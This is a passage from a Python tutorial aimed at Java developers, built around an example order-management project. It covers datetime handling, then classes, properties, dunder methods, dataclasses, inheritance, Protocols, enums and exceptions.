Python passes arguments the way Java does: the function receives a reference to the same object. If the function mutates a list you passed in, the caller sees the change. Reassigning the parameter inside the function doesn't affect the caller.

Copying works like Java too. `new ArrayList<>(list)` is a *shallow* copy: a new list holding the same inner objects. A *deep* copy duplicates everything, all the way down:

PYTHON REPL

```
>>> import copy
>>> lines = [["MUG-BLUE-01", 2], ["LAMP-01", 1]]
>>> alias = lines
>>> shallow = lines.copy()
>>> deep = copy.deepcopy(lines)
>>> lines[0][1] = 99
>>> alias[0][1], shallow[0][1], deep[0][1]
(99, 99, 2)
>>> lines.append(["PEN-RED-10", 5])
>>> len(alias), len(shallow), len(deep)
(3, 2, 2)
```



`list.copy()`, `list(x)`, `dict.copy()` and `x[:]` are all shallow. You'll rarely need `copy.deepcopy`, though. The better habit is the one you know from Java records: use immutable values (tuples, strings, frozen dataclasses), so sharing is always safe.

Dates and times

Python's `datetime` module plus `zoneinfo` (Python 3.9 and later) cover what `java.time` does. The mapping is close:

java.time	Python
`Instant.now()`	`datetime.now(UTC)`
`ZonedDateTime`	`datetime` with a `ZoneInfo`
`LocalDateTime`	a *naive* `datetime` (no zone)
`LocalDate`, `LocalTime`	`date`, `time`
`Duration`	`timedelta`
`ZoneId.of("Europe/Berlin")`	`ZoneInfo("Europe/Berlin")`

The key idea is that a `datetime` is either *aware* (it has a time zone) or *naive* (it doesn't). Naive datetimes are like `LocalDateTime`: fine for a date on a form, dangerous for a moment in time. Python refuses to compare the two:

PYTHON REPL

```
>>> from datetime import UTC, datetime, timedelta
>>> from zoneinfo import ZoneInfo
>>> naive = datetime(2026, 11, 3, 9, 30)
>>> aware = datetime(2026, 11, 3, 9, 30, tzinfo=UTC)
>>> naive < aware
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: can't compare offset-naive and offset-aware datetimes
>>> print(aware.astimezone(ZoneInfo("Europe/Berlin")))
2026-11-03 10:30:00+01:00
>>> print(aware + timedelta(days=3))
2026-11-06 09:30:00+00:00
>>> aware.isoformat()
'2026-11-03T09:30:00+00:00'
```

In Orderly, every timestamp is aware and in UTC, and code that receives a datetime can insist on it:

PYTHON src/dates.py

```python
def delivery_deadline(placed_at: datetime, days: int = 3) -> datetime:
    if placed_at.tzinfo is None:
        raise ValueError("placed_at must be timezone-aware")
    return placed_at + timedelta(days=days)


def for_customer(moment: datetime, tz_name: str) -> str:
    local = moment.astimezone(ZoneInfo(tz_name))
    return local.strftime("%a %d %b %Y, %H:%M %Z")
```

`for_customer(placed, "Asia/Kolkata")` returns `'Tue 03 Nov 2026, 15:00 IST'` for a 09:30 UTC order. `strftime` uses `%` codes where Java's `DateTimeFormatter` uses letter patterns.

> ⚠️ **Gotcha: naive datetimes and datetime.utcnow()**
>
> `datetime.now()` with no argument returns a *naive* local time, and the old `datetime.utcnow()` returns a naive UTC time that's easily mistaken for local. `utcnow()` has been deprecated since Python 3.12. Always write `datetime.now(UTC)`, store UTC, and convert to a local zone only for display, the same rule you'd follow with `Instant` in Java.

> 📝 **Windows needs the tzdata package**
>
> `zoneinfo` reads the operating system's time-zone database. Windows doesn't have one, so `ZoneInfo("Europe/Berlin")` can fail with `ZoneInfoNotFoundError`. Add the `tzdata` package to your dependencies (`uv add tzdata`), as the example project does. It's harmless on Linux and macOS.

Recap

- Names are labels pointing to objects. Values are strongly typed; names aren't typed at all.
- `int` never overflows, `/` always returns a float, `//` floors, and `round()` rounds halves to even. Use `Decimal` (built from strings) or integer cents for money.
- Empty collections, `0`, `""` and `None` are falsy. Test `is None` when zero is a valid value. `==` compares values; `is` checks identity.
- f-strings replace `String.format`. Keep `str` and `bytes` apart, and pass `encoding="utf-8"` when opening files.
- `for` loops over iterables; use `enumerate` and `zip` instead of indexes. `match` takes data apart, but a bare name in a case captures rather than compares.
- `list`, `tuple`, `dict` (insertion-ordered) and `set` cover most needs. Comprehensions replace most stream chains, and `key=` replaces `Comparator`.
- Never use a mutable default argument. Make flags keyword-only with `*`. Closures can rebind captured names with `nonlocal`.

- Copies are shallow unless you ask for `deepcopy`. Use aware datetimes in UTC, and add `tzdata` on Windows.

Try it yourself

> **Exercise 1: A kitchen price list**
>
> Write `kitchen_price_list(products)` that returns lines like `"Earl Grey tea: $8.99"` for kitchen products only, cheapest first. Test it against `CATALOG`. Hint: `sorted(..., key=...)` inside a comprehension, plus `format_cents`.

> **Exercise 2: Teach describe() a new event**
>
> Add a case to `describe` for `{"type": "OrderShipped", "order_id": ..., "carrier": ...}` that returns `"order A-1001 shipped with DHL"`. Add a test. Hint: put it before the `{"type": str(kind)}` case, or it will never match.

> **Exercise 3: A rate limiter closure**
>
> Write `make_limiter(limit: int) -> Callable[[], bool]` that returns a function giving `True` for the first `limit` calls and `False` afterwards. Hint: a counter in the enclosing function and `nonlocal`, like `make_order_numbers`.

> **Exercise 4 (stretch): Support hours**
>
> Write `in_support_hours(moment: datetime, tz_name: str) -> bool` that's `True` from 09:00 to 17:00, Monday to Friday, in the customer's zone. Reject naive datetimes with `ValueError`. Hint: `astimezone`, then `.weekday()` (Monday is `0`) and `.hour`.

Further reading

- The Python Tutorial: the official tour; sections 3 to 5 match this chapter closely.
- Built-in Types: every method on `str`, `list`, `dict` and `set`, with examples.
- PEP 636: Structural Pattern Matching tutorial: a gentle, example-led guide to `match`.
- Sorting Techniques: `key=`, stability and multi-key sorts explained.
- Format Specification Mini-Language: everything that can follow the colon in an f-string.
- datetime and zoneinfo: aware and naive datetimes, and time-zone data on Windows.
- Programming FAQ: official answers on mutable defaults, `UnboundLocalError` and more.

CHAPTER 4

Classes, Protocols, Exceptions and Modules

> *This is the chapter where Python stops looking like "Java without semicolons" and starts feeling like its own, rather friendly, language.*

🎯 **What you'll learn**

- How Python classes work, from `self` and `@property` to the conventions that replace `private`
- How dunder methods and dataclasses replace `toString`, `equals`, `hashCode`, records and Lombok
- When to use inheritance, mixins, ABCs and Protocols, and why Protocols feel like interfaces you never have to implement
- How to raise, chain, group and handle exceptions in a service, and map them to HTTP at the edge
- How to write your own context managers, generators and decorators, the three tools Python frameworks are built from
- How modules and packages fit together, and how to untangle a circular import

The big picture

In Java, the class is the centre of the universe. Everything lives inside one, and the compiler checks every relationship up front. Python has classes too, and you'll use them all the time, but they sit alongside plain functions and modules as equals. Much of the "magic" you see in Python frameworks turns out to be ordinary code: decorators are functions, `with` blocks call two methods, and an import runs a file.

That's good news. Once you see how these pieces work, nothing in FastAPI, SQLAlchemy or pytest is mysterious any more.

🧩 **Think of it like a house with the walls already up**

Java hands you a building kit with every beam labelled: you declare the interface, implement it, mark it `@Override`. Python hands you a house that's already standing, with clearly marked switches on the wall. Flip a switch (define `__eq__`, add `__enter__`) and the house behaves differently. You write less, and you learn which switch does what.

Java ↔ Python at a glance

Concept	Java / Spring	Python
Constructor	`Customer(...)`	`__init__(self, ...)`
Current object	implicit `this`	explicit `self` parameter

Concept	Java / Spring	Python
Getters and setters	`getEmail()`, Lombok	plain attribute, then `@property`
`toString`, `equals`, `hashCode`	override methods	`__repr__`, `__eq__`, `__hash__`
Records, Lombok `@Data`	`record`, annotations	`@dataclass`
Interface	`interface` + `implements`	`Protocol` (no `implements`)
Abstract class	`abstract class`	`abc.ABC` + `@abstractmethod`
Checked exceptions	`throws IOException`	none: all exceptions are unchecked
try-with-resources	`AutoCloseable`	`with` + context managers
`Iterator`, `Stream`	interfaces, pipelines	`__iter__`, generators, `itertools`
Annotations + AOP	`@Transactional` proxy	decorators (real functions)
Package	directory + `package` line	directory + modules + `__init__.py`

Full code: `examples/ch04-classes-protocols/`. Every snippet in this chapter comes from it, and its tests run on Python 3.13 and 3.15.

Classes without the ceremony

`__init__` and an explicit `self`

Let's start with something familiar: a customer with a name and an email address.

JAVA

```java
public class Customer {
    private final String name;
    private String email;

    public Customer(String name,
                    String email) {
        this.name = name;
        this.email = email;
    }

    public String greeting() {
        return "Hello, " + name + "!";
    }
}
```

PYTHON

```python
class Customer:
    def __init__(
        self, name: str, email: str
    ) -> None:
        self.name = name
        self.email = email

    def greeting(self) -> str:
        return f"Hello, {self.name}!"


ada = Customer("Ada", "ada@example.com")
ada.greeting()  # 'Hello, Ada!'
```

Three things stand out:

- **`__init__` is the initialiser.** Python creates the object, then calls `__init__` to fill it in. There's no `new` keyword: you call the class like a function.
- **`self` is explicit.** It's Java's `this`, but you write it as the first parameter of every method. When you call `ada.greeting()`, Python passes `ada` as `self` for you.
- **Fields aren't declared.** An instance attribute springs into existence the first time you assign `self.name = ...`. By convention, you assign them all in `__init__` so readers find them in one place.

Coming from Java

The explicit `self` feels noisy for about a day. Then it becomes a feature: inside a method you can always tell an attribute (`self.name`) from a local variable (`name`) at a glance, with no IDE colouring needed.

Instance attributes and class attributes

A name assigned in the class body, outside any method, is a **class attribute**. It's stored once, on the class, and every instance can read it. That's close to a Java `static` field.

PYTHON src/orderly/customer.py (excerpt)

```python
class Customer:
    # Class attribute: one value, stored on the class, shared by everyone.
    max_name_length = 50

    def __init__(self, name: str, email: str) -> None:
        if len(name) > Customer.max_name_length:
            raise ValueError("name is too long")
        self.name = name  # instance attribute, created by assignment
```

When you read `ada.max_name_length`, Python looks on the instance first, doesn't find it, and falls back to the class. That fallback is handy for constants. It's also the source of one of Python's most famous bugs.

⚠ Gotcha: mutable class attributes are shared

A list or dict in the class body is **one object shared by every instance**. Java developers write this by accident because it looks like a field declaration with a default.

PYTHON src/orderly/avoid_shared_cart.py

```python
class Cart:
    items: list[str] = []  # BUG: one list, stored on the class

    def add(self, sku: str) -> None:
        self.items.append(sku)  # finds the class's list and mutates it
```

PYTHON REPL

```
>>> first, second = Cart(), Cart()
>>> first.add("MUG-BLUE-01")
>>> second.items
['MUG-BLUE-01']
>>> first.items is Cart.items
True
```

The fix: create mutable state in `__init__` (`self.items = []`), or use a dataclass with `field(default_factory=list)`, which you'll meet shortly. Ruff's `RUF012` rule flags this pattern.

Alternative constructors: `@classmethod` and `@staticmethod`

Python has exactly one `__init__` per class; there's no constructor overloading. When you'd write a static factory in Java (`Money.of(...)`, `Duration.parse(...)`), Python uses a **class method**: a method that receives the class itself, conventionally named `cls`, instead of an instance.

PYTHON src/orderly/money.py (excerpt)

```python
class Money:
    def __init__(self, cents: int, currency: str = "EUR") -> None:
        if not Money.is_valid_currency(currency):
            raise ValueError(f"bad currency code: {currency!r}")
        ...  # also rejects negative amounts
        self._cents = cents
        self._currency = currency

    @classmethod
    def parse(cls, text: str) -> Self:
        """Alternative constructor: Money.parse("12.50 EUR")."""
        amount, currency = text.split()
        units, _, fraction = amount.partition(".")
        return cls(int(units) * 100 + int(fraction.ljust(2, "0")), currency)

    @staticmethod
    def is_valid_currency(code: str) -> bool:
        """A plain function that lives in the class's namespace."""
        return len(code) == 3 and code.isalpha() and code.isupper()
```

`Self` (from `typing`) means "an instance of whatever class this is". Chapter 5 covers type hints properly; for now, read the annotations as documentation.

Why `cls(...)` instead of `Money(...)`? Because if someone subclasses `Money`, then `SubMoney.parse(...)` returns a `SubMoney`. A Java static factory can't do that without extra work.

A **static method** receives neither the instance nor the class. It's a plain function that happens to live inside the class. In Python you'll often prefer a module-level function instead, since modules are a perfectly good place for functions. Use `@staticmethod` when the function clearly belongs with the class, as `is_valid_currency` does here.

`@property` instead of getters and setters

In Java, you write getters and setters from day one, because changing a public field to a method later would break every caller. Python doesn't have that problem. You start with a plain attribute, and if you later need validation, you turn it into a **property**: a method that's accessed like an attribute.

PYTHON src/orderly/customer.py (excerpt)

```python
    @property
    def email(self) -> str:
        """Read like a field, run like a getter."""
        return self._email

    @email.setter
    def email(self, value: str) -> None:
        if "@" not in value:
            raise ValueError(f"not an email address: {value!r}")
        self._email = value.lower()

    @property
    def orders_placed(self) -> int:  # read-only: there is no setter
        return self._orders_placed
```

Callers still write `ada.email` and `ada.email = "..."`. Even the assignment in `__init__` goes through the setter, so validation runs from the very first moment:

PYTHON REPL

```
>>> ada = Customer("Ada", "Ada@Example.com")
>>> ada.email
'ada@example.com'
>>> ada.orders_placed = 5
Traceback (most recent call last):
  File "<console>", line 1, in <module>
AttributeError: property 'orders_placed' of 'Customer' object has no setter
```

The Pythonic way

Don't write `get_email()` and `set_email()`. Use plain attributes, and reach for `@property` only when you need logic. Callers never notice the change, which is exactly why Python doesn't need Lombok.

Privacy by convention: `_private` and `__mangled`

Python has no `private` keyword. Instead, it has two naming conventions:

- **One leading underscore (`_orders_placed`)** means "internal: please don't touch". Nothing stops access, but linters and IDEs warn about it, and every Python developer respects it. Think of it as package-private by gentlemen's agreement.
- **Two leading underscores (`__audit`)** trigger **name mangling**: Python renames the attribute to `_Customer__audit`. That isn't real privacy. Its purpose is to stop a subclass from accidentally overwriting a parent's internal attribute with the same name.

PYTHON REPL

```
>>> ada._orders_placed
0
>>> ada.__audit
Traceback (most recent call last):
  File "<console>", line 1, in <module>
AttributeError: 'Customer' object has no attribute '__audit'
>>> ada._Customer__audit
[]
```

> 💡 **If you're unsure, use one underscore**
>
> A single underscore is the everyday choice. Double underscores are rare and mostly useful in classes designed for others to subclass. Python's motto here is "we're all consenting adults": the convention communicates intent, and code review enforces it.

Dunder methods: hooking into the language

A **dunder method** ("double underscore") is a method whose name starts and ends with two underscores, like `__init__`. You rarely call them yourself. Python calls them for you at special moments: when you print an object, compare two objects, use `+`, call `len()` or loop with `for`.

They're the Python version of implementing `toString()`, `equals()`, `Comparable` or `Iterable`, except you don't declare any interface. You define the method, and the language feature starts working.

You write	Python calls	Java equivalent
`repr(m)`, the REPL	`__repr__`	`toString()` (for developers)
`str(m)`, `print(m)`	`__str__`	`toString()` (for users)
`a == b`	`__eq__`	`equals()`
`{m}`, dict keys	`__hash__`	`hashCode()`
`a < b`, `sorted()`	`__lt__`	`compareTo()`
`a + b`	`__add__`	no operator overloading
`len(c)`, `x in c`, `c[k]`	`__len__`, `__contains__`, `__getitem__`	`size()`, `contains()`, `get()`
`for x in c`	`__iter__`	`Iterable.iterator()`

`__repr__` and `__str__` vs `toString()`

Java has one `toString()` doing two jobs. Python splits them:

- **`__repr__`** is for developers: logs, debuggers and the REPL. Make it unambiguous, ideally looking like the code that would recreate the object.
- **`__str__`** is for humans: `print()` and f-strings. If you don't define it, Python falls back to `__repr__`.

PYTHON src/orderly/money.py (excerpt)

```python
    def __repr__(self) -> str:  # for developers: logs, debugger, REPL
        return f"Money({self._cents!r}, {self._currency!r})"

    def __str__(self) -> str:  # for humans: print(), f-strings
        units, fraction = divmod(self._cents, 100)
        return f"{units}.{fraction:02d} {self._currency}"
```

PYTHON REPL

```
>>> price = Money.parse("12.50 EUR")
>>> price
Money(1250, 'EUR')
>>> print(f"Total: {price}")
Total: 12.50 EUR
>>> [Money(100), Money(250)]
[Money(100, 'EUR'), Money(250, 'EUR')]
```

Notice the last line: containers always show their items' `__repr__`. A good `__repr__` pays for itself the first time you read a log line.

`__eq__` and `__hash__`: the contract you already know

The rule is the same as in Java: **objects that are equal must have equal hashes**. Python enforces half of it for you. If you define `__eq__` without `__hash__`, Python makes your objects unhashable, so they can't go into sets or be dict keys:

PYTHON REPL

```
>>> class Sku:
...     def __init__(self, code: str) -> None:
...         self.code = code
...     def __eq__(self, other: object) -> bool:
...         return isinstance(other, Sku) and self.code == other.code
...
>>> {Sku("MUG-BLUE-01")}
Traceback (most recent call last):
  File "<console>", line 1, in <module>
TypeError: unhashable type: 'Sku'
```

That's a safety net Java never gave you. Here's the pair done properly:

PYTHON src/orderly/money.py (excerpt)

```python
    def __eq__(self, other: object) -> bool:
        if not isinstance(other, Money):
            return NotImplemented  # "I don't know how to compare to that"
        return (self._cents, self._currency) == (other._cents, other._currency)

    def __hash__(self) -> int:  # equal objects must have equal hashes
        return hash((self._cents, self._currency))
```

Returning `NotImplemented` (a special built-in value, not an exception) tells Python to try the other object's `__eq__`. If neither side knows, `==` falls back to an identity check, which is `False` for two different objects. Comparing tuples is the idiomatic way to compare several fields at once.

> **Coming from Java**
>
> `==` in Python calls `__eq__`, so it means `equals()`. Java's reference comparison is spelled `is` in Python: `Money(500) == Money(500)` is `True`, while `Money(500) is Money(500)` is `False`. Use `is` almost only for `None`: `if customer is None:`.

Ordering: `__lt__` and `total_ordering` vs `Comparable`

To make objects sortable, define `__lt__` (less than). `sorted()`, `min()` and `max()` only need that one. If you also want `<=`, `>` and `>=`, the `functools.total_ordering` decorator writes them from `__eq__` and `__lt__`:

PYTHON src/orderly/money.py (excerpt)

```python
@total_ordering  # writes __le__, __gt__ and __ge__ from __eq__ and __lt__
class Money:
    ...
    def __lt__(self, other: object) -> bool:
        if not isinstance(other, Money):
            return NotImplemented
        self._require_same_currency(other)
        return self._cents < other._cents
```

PYTHON REPL

```
>>> sorted([Money(900), Money(100), Money(500)])
[Money(100, 'EUR'), Money(500, 'EUR'), Money(900, 'EUR')]
>>> Money(900) >= Money(500)
True
>>> Money(250) + Money(100)
Money(350, 'EUR')
```

That last line uses `__add__`, which `Money` also defines. Operator overloading is normal in Python, but keep it for types where the meaning is unmistakable, like money, vectors or dates.

> **Sorting by something else? Use `key=`**
>
> Java's `Comparator.comparing(Order::total)` is `sorted(orders, key=lambda o: o.total_cents)` in Python. Define `__lt__` only for a type's one natural order; use `key=` for everything else.

Container dunders: `__len__`, `__iter__`, `__contains__`, `__getitem__`

Want your class to feel like a built-in collection? Implement the matching dunders:

PYTHON src/orderly/cart.py

```python
class Cart:
    """A shopping cart: SKU -> quantity, in the order items were added."""
```

```
    def __init__(self) -> None:
        self._lines: dict[str, int] = {}

    def add(self, sku: str, quantity: int = 1) -> None:
        self._lines[sku] = self._lines.get(sku, 0) + quantity

    def __len__(self) -> int:  # len(cart); an empty cart is also falsy
        return len(self._lines)

    def __iter__(self) -> Iterator[str]:  # for sku in cart: ...
        return iter(self._lines)

    def __contains__(self, sku: object) -> bool:  # "MUG-BLUE-01" in cart
        return sku in self._lines

    def __getitem__(self, sku: str) -> int:  # cart["MUG-BLUE-01"]
        return self._lines[sku]
```

Now `len(cart)`, `"MUG-BLUE-01" in cart`, `cart["MUG-BLUE-01"]`, `for sku in cart` and `if not cart:` all work. No `implements Collection<String>`, no abstract methods to stub out.

Dataclasses: records with superpowers

Writing `__init__`, `__repr__` and `__eq__` by hand for every domain object would get old fast. Java solved this with records (and Lombok before that). Python's answer is the **dataclass**: a decorator that reads your annotated fields and generates those methods for you.

JAVA

```
public record Product(
    String sku,
    String name,
    long priceCents,
    UUID id
) {}
```

PYTHON

```
@dataclass(frozen=True, slots=True)
class Product:
    sku: str
    name: str
    price_cents: int
    id: UUID = field(
        default_factory=uuid4)
```

With `frozen=True`, the Python version behaves like a record: you get a constructor, a readable `__repr__`, value-based `__eq__` and `__hash__`, and assignment raises an error. To "change" a frozen object, you make a modified copy with `dataclasses.replace(mug, price_cents=999)`, much like a record's wither.

The options you'll actually use

Option	What it does	Java analogy
`frozen=True`	fields can't be reassigned; hashable	`record`
`slots=True`	fixed attributes, less memory, typos fail	no direct analogy
`order=True`	adds `<`, `<=`, `>`, `>=` by field order	`Comparable` by fields
`kw_only=True`	constructor needs `name=value` arguments	builder-ish

Here's the Orderly domain, using them together:

PYTHON src/orderly/domain.py (excerpt)

```python
@dataclass(frozen=True, slots=True)
class OrderItem:
    sku: str
    quantity: int
    unit_price_cents: int

    def __post_init__(self) -> None:  # runs right after the generated __init__
        if self.quantity <= 0:
            raise ValueError(f"quantity must be positive, got {self.quantity}")


@dataclass(slots=True, kw_only=True)  # mutable, keyword-only arguments
class Order:
    customer_id: UUID
    items: list[OrderItem] = field(default_factory=list)
    id: UUID = field(default_factory=uuid4)
    status: OrderStatus = OrderStatus.PENDING
    created_at: datetime = field(default_factory=lambda: datetime.now(UTC))

    @property
    def total_cents(self) -> int:
        return sum(item.subtotal_cents for item in self.items)
```

A few things to notice:

- `__post_init__` is your validation hook, like a record's compact constructor.
- `field(default_factory=list)` creates a fresh list for every order. Dataclasses refuse a plain `= []` default, which saves you from the shared-list bug you saw earlier.
- `kw_only=True` forces `Order(customer_id=..., items=...)`, which reads well and survives field reordering.

PYTHON REPL

```
>>> OrderItem("MUG-BLUE-01", 0, 1299)
Traceback (most recent call last):
  ...
ValueError: quantity must be positive, got 0
>>> Order(uuid4())
Traceback (most recent call last):
  File "<console>", line 1, in <module>
TypeError: Order.__init__() takes 1 positional argument but 2 were given
>>> order = Order(customer_id=uuid4(), items=[OrderItem("MUG-BLUE-01", 2, 1299)])
>>> order.total_cents, order.status
(2598, <OrderStatus.PENDING: 'PENDING'>)
```

And `order=True` makes a dataclass sortable by its fields, in declaration order. In `domain.py`, `PriceBreak(min_quantity, unit_price_cents)` uses it, so `sorted(breaks)` orders volume-pricing tiers by quantity with no extra code.

> 💡 **If you're unsure, use `@dataclass(frozen=True, slots=True)`**
>
> Start immutable. Drop `frozen` only for objects with a lifecycle, like `Order`, whose status changes. That's the same instinct as preferring records in modern Java.

NamedTuple, attrs and Pydantic

You'll meet three relatives in other people's code:

- `typing.NamedTuple` builds an immutable tuple with named fields. It unpacks like a tuple (`lat, lon = warehouse`), which is handy for small return values. For domain objects, prefer dataclasses.
- **attrs** is the third-party library that inspired dataclasses. It has extra features, such as built-in validators and converters, and is still well maintained. Reach for it if dataclasses start to feel limiting.
- **Pydantic** models look like dataclasses but **validate and convert data at runtime**, for example turning JSON into typed objects. They're the house pick for API request and response bodies, and Chapter 8 covers them in depth. Keep domain objects as dataclasses, much like you keep JPA entities separate from DTOs.

Inheritance, mixins and the MRO

`super()` and overriding

Inheritance looks familiar: put the parent in brackets after the class name. Overriding needs no annotation; a method with the same name replaces the parent's.

PYTHON src/orderly/notifications/channels.py (excerpt)

```python
class EmailNotifier(Notifier):
    def __init__(self, sender: str, smtp_host: str) -> None:
        super().__init__(sender)  # like super(sender) in a Java constructor
        self.smtp_host = smtp_host

    def send(self, to: str, text: str) -> str:
        return "[email] " + super().send(to, text)
```

> ⚠️ **Gotcha: the parent's `__init__` isn't called for you**
>
> Java inserts an implicit `super()` call at the start of every constructor. Python doesn't. If you define `__init__` in a subclass and forget `super().__init__(...)`, the parent's attributes never get set, and you'll find out with an `AttributeError` later.

Multiple inheritance and the MRO

Unlike Java, Python lets a class have several parents. To decide which method wins, Python computes the **MRO** (method resolution order): a single, predictable list of classes to search, left to right. You can print it.

The most useful form of multiple inheritance is the **mixin**: a small class that adds one behaviour and isn't meant to be used on its own.

PYTHON src/orderly/notifications/channels.py (excerpt)

```python
class SignatureMixin(Notifier):
    """Adds a signature to any Notifier. Not meant to be used on its own."""

    def send(self, to: str, text: str) -> str:
        # super() means "the next class in the MRO", not "my parent".
        return super().send(to, text + " -- The Orderly team")


class BrandedEmailNotifier(SignatureMixin, EmailNotifier):
    pass
```

PYTHON REPL

```
>>> [cls.__name__ for cls in BrandedEmailNotifier.__mro__]
['BrandedEmailNotifier', 'SignatureMixin', 'EmailNotifier', 'Notifier', 'object']
>>> n = BrandedEmailNotifier("shop@orderly.example", "smtp.local")
>>> n.send("ada@example.com", "Shipped!")
'[email] shop@orderly.example -> ada@example.com: Shipped! -- The Orderly team'
```

Here's the surprise: `SignatureMixin` only knows about `Notifier`, yet its `super().send(...)` called `EmailNotifier.send`. That's because `super()` follows the MRO of the *actual object*, not the class where the code is written. It's powerful, and it's why mixins compose. It's also why deep multiple inheritance gets confusing quickly.

> **Coming from Java**
>
> The closest Java feature is default methods in interfaces, with the compiler forcing you to resolve diamonds. Python resolves them automatically using the MRO. Use mixins for small, independent behaviours, list them before the main base class, and stop there.

Prefer composition

The advice you learned in Java holds here too: **favour composition over inheritance**. A service that *has* a repository and a payment gateway is easier to test and change than one that *is* a subclass of something:

PYTHON src/orderly/ports.py (excerpt)

```python
class OrderService:
    """Composition: the service *has* collaborators, it doesn't extend them."""

    def __init__(self, repo: OrderRepository, payments: PaymentGateway) -> None:
        self._repo = repo
        self._payments = payments

    def place(self, order: Order) -> str:
        self._repo.add(order)
        return self._payments.charge_order(order)
```

This is constructor injection with no container. Chapter 7 builds a whole application this way. The interesting question is what types `OrderRepository` and `PaymentGateway` are, which brings us to ABCs and Protocols.

ABCs and Protocols

Abstract base classes

An **ABC** (abstract base class) is Python's abstract class. You inherit from `abc.ABC` and mark the methods subclasses must provide with `@abstractmethod`. Like Java, it can also hold shared, concrete code.

PYTHON src/orderly/ports.py (excerpt)

```python
class PaymentGateway(ABC):
    """An abstract base class: implementations must inherit from it."""

    @abstractmethod
    def charge(self, customer_id: UUID, amount_cents: int) -> str:
        """Charge the customer and return a payment reference."""

    def charge_order(self, order: Order) -> str:  # shared, concrete code
        if order.total_cents == 0:
            return "nothing-to-charge"
        return self.charge(order.customer_id, order.total_cents)


class FakeGateway(PaymentGateway):
    def charge(self, customer_id: UUID, amount_cents: int) -> str:
        return f"pay-{amount_cents}"
```

Try to instantiate the abstract class and Python stops you (the message is wrapped here to fit the page):

PYTHON REPL

```
>>> PaymentGateway()
Traceback (most recent call last):
  File "<console>", line 1, in <module>
TypeError: Can't instantiate abstract class PaymentGateway without an
implementation for abstract method 'charge'
```

Protocols: interfaces you never have to implement

A **Protocol** describes a shape: "anything with these methods". Classes never mention it. If a class has the right methods, it fits, and the type checker verifies that wherever you pass it. This is called **structural typing**. It's the type-checked version of **duck typing**: if it walks like a duck and quacks like a duck, treat it as a duck.

PYTHON src/orderly/ports.py (excerpt)

```python
class OrderRepository(Protocol):
    """A Protocol: anything with these methods fits. No inheritance needed."""

    def get(self, order_id: UUID) -> Order: ...
    def add(self, order: Order) -> None: ...


class InMemoryOrderRepository:  # no base class, no "implements"
```

```
    def __init__(self) -> None:
        self._orders: dict[UUID, Order] = {}

    def get(self, order_id: UUID) -> Order:
        try:
            return self._orders[order_id]
        except KeyError:
            raise OrderNotFoundError(order_id) from None  # hide the KeyError

    def add(self, order: Order) -> None:
        self._orders[order.id] = order
```

`OrderService(InMemoryOrderRepository(), FakeGateway())` type-checks, even though `InMemoryOrderRepository` has never heard of `OrderRepository`. A SQLAlchemy repository written next year will fit too, and so will a test fake.

Protocols are a static-typing tool, so `isinstance()` doesn't work with them by default. Add `@runtime_checkable` if you need a runtime check:

PYTHON src/orderly/ports.py (excerpt)

```python
@runtime_checkable  # allows isinstance() checks against the Protocol
class SupportsClose(Protocol):
    def close(self) -> None: ...
```

`isinstance(FakeConnection(), SupportsClose)` is then `True`. Be aware that the runtime check only confirms the methods *exist*, not that their signatures match.

> 💡 **If you're unsure, use a Protocol**
>
> For "ports" such as repositories, gateways and publishers, a Protocol keeps implementations decoupled and makes fakes effortless. Choose an ABC when you want to **share code** with implementations (like `charge_order` above) or force subclasses to opt in explicitly. Chapter 5 revisits the difference from the type checker's point of view.

Enums

Python's enums will feel close to home. The `enum` module offers a few flavours, and `StrEnum` (Python 3.11+) is the one you'll use most in services, because each member *is* a string. It drops straight into JSON, SQL and log lines.

PYTHON src/orderly/enums.py (excerpt)

```python
class OrderStatus(StrEnum):
    """Each member *is* a str, so it drops straight into JSON and SQL."""

    PENDING = "PENDING"
    CONFIRMED = "CONFIRMED"
    SHIPPED = "SHIPPED"
    CANCELLED = "CANCELLED"

    @property
    def is_final(self) -> bool:
        return self in (OrderStatus.SHIPPED, OrderStatus.CANCELLED)

    def can_become(self, new: Self) -> bool:
        return new in _NEXT.get(self, ())
```

Like Java enums, Python enums can have methods and properties. Here `_NEXT` is a module-level dict of allowed transitions, defined after the class. Lookups by value work like `valueOf()`:

PYTHON REPL

```
>>> OrderStatus.SHIPPED == "SHIPPED"
True
>>> OrderStatus("SHIPPED")
<OrderStatus.SHIPPED: 'SHIPPED'>
>>> OrderStatus("LOST")
Traceback (most recent call last):
  ...
ValueError: 'LOST' is not a valid OrderStatus
>>> OrderStatus.PENDING.can_become(OrderStatus.SHIPPED)
False
```

The other flavours, briefly:

- **`IntEnum`** members are ints, so they sort and compare with numbers: handy for priorities and legacy integer codes.
- **`Enum`** is the plain version. Members can carry several values, with an `__init__` to unpack them, exactly like a Java enum with a constructor and fields.
- **`auto()`** picks values for you. Careful: in a `StrEnum`, `auto()` produces the *lower-cased* name.

PYTHON src/orderly/enums.py (excerpt)

```python
class ShippingSpeed(Enum):
    """Like a Java enum with a constructor and fields."""

    STANDARD = (5, 0)
    EXPRESS = (2, 499)

    def __init__(self, days: int, fee_cents: int) -> None:
        self.days = days
        self.fee_cents = fee_cents
```

PYTHON REPL

```
>>> ShippingSpeed.EXPRESS.days, ShippingSpeed.EXPRESS.fee_cents
(2, 499)
>>> class Channel(StrEnum):
...     EMAIL = auto()
...     SMS = auto()
...
>>> Channel.EMAIL
<Channel.EMAIL: 'email'>
```

> 💡 **If you're unsure, use `StrEnum` with explicit values**
>
> Explicit values like `"PENDING"` survive renames and are what your database and API clients see. You don't need an `EnumMap` either: a regular dict keyed by enum members is the idiom.

Exceptions

The hierarchy, and no checked exceptions

Python's exception tree has the same shape as Java's, with one big difference: **there are no checked exceptions**. Nothing forces you to declare or catch anything. Every exception behaves like a `RuntimeException`.

```
BaseException                 ~ Throwable
 +-- KeyboardInterrupt        Ctrl+C       (don't catch these two:
 +-- SystemExit               sys.exit()    they mean "stop now")
 +-- Exception                ~ Exception, minus the "checked" part
      +-- ValueError          ~ IllegalArgumentException
      +-- KeyError            missing dict key
      +-- TypeError           wrong type of argument
      +-- OSError             ~ IOException
      +-- OrderlyError        <- your domain base class goes here
           +-- OrderNotFoundError
           +-- InsufficientStockError
```

Your own exceptions always extend `Exception`, never `BaseException`.

Coming from Java

Without `throws`, documentation and tests carry the job of saying what can fail. In practice, this works well: you catch exceptions where you can do something useful, usually at the edges, and let the rest propagate. That's the same discipline good Spring code already follows with `RuntimeException`.

`try` / `except` / `else` / `finally`

Python's version of try-catch has one extra clause. `else` runs only if the `try` block raised nothing. It keeps the `try` block small, so you only catch errors from the line you meant to protect.

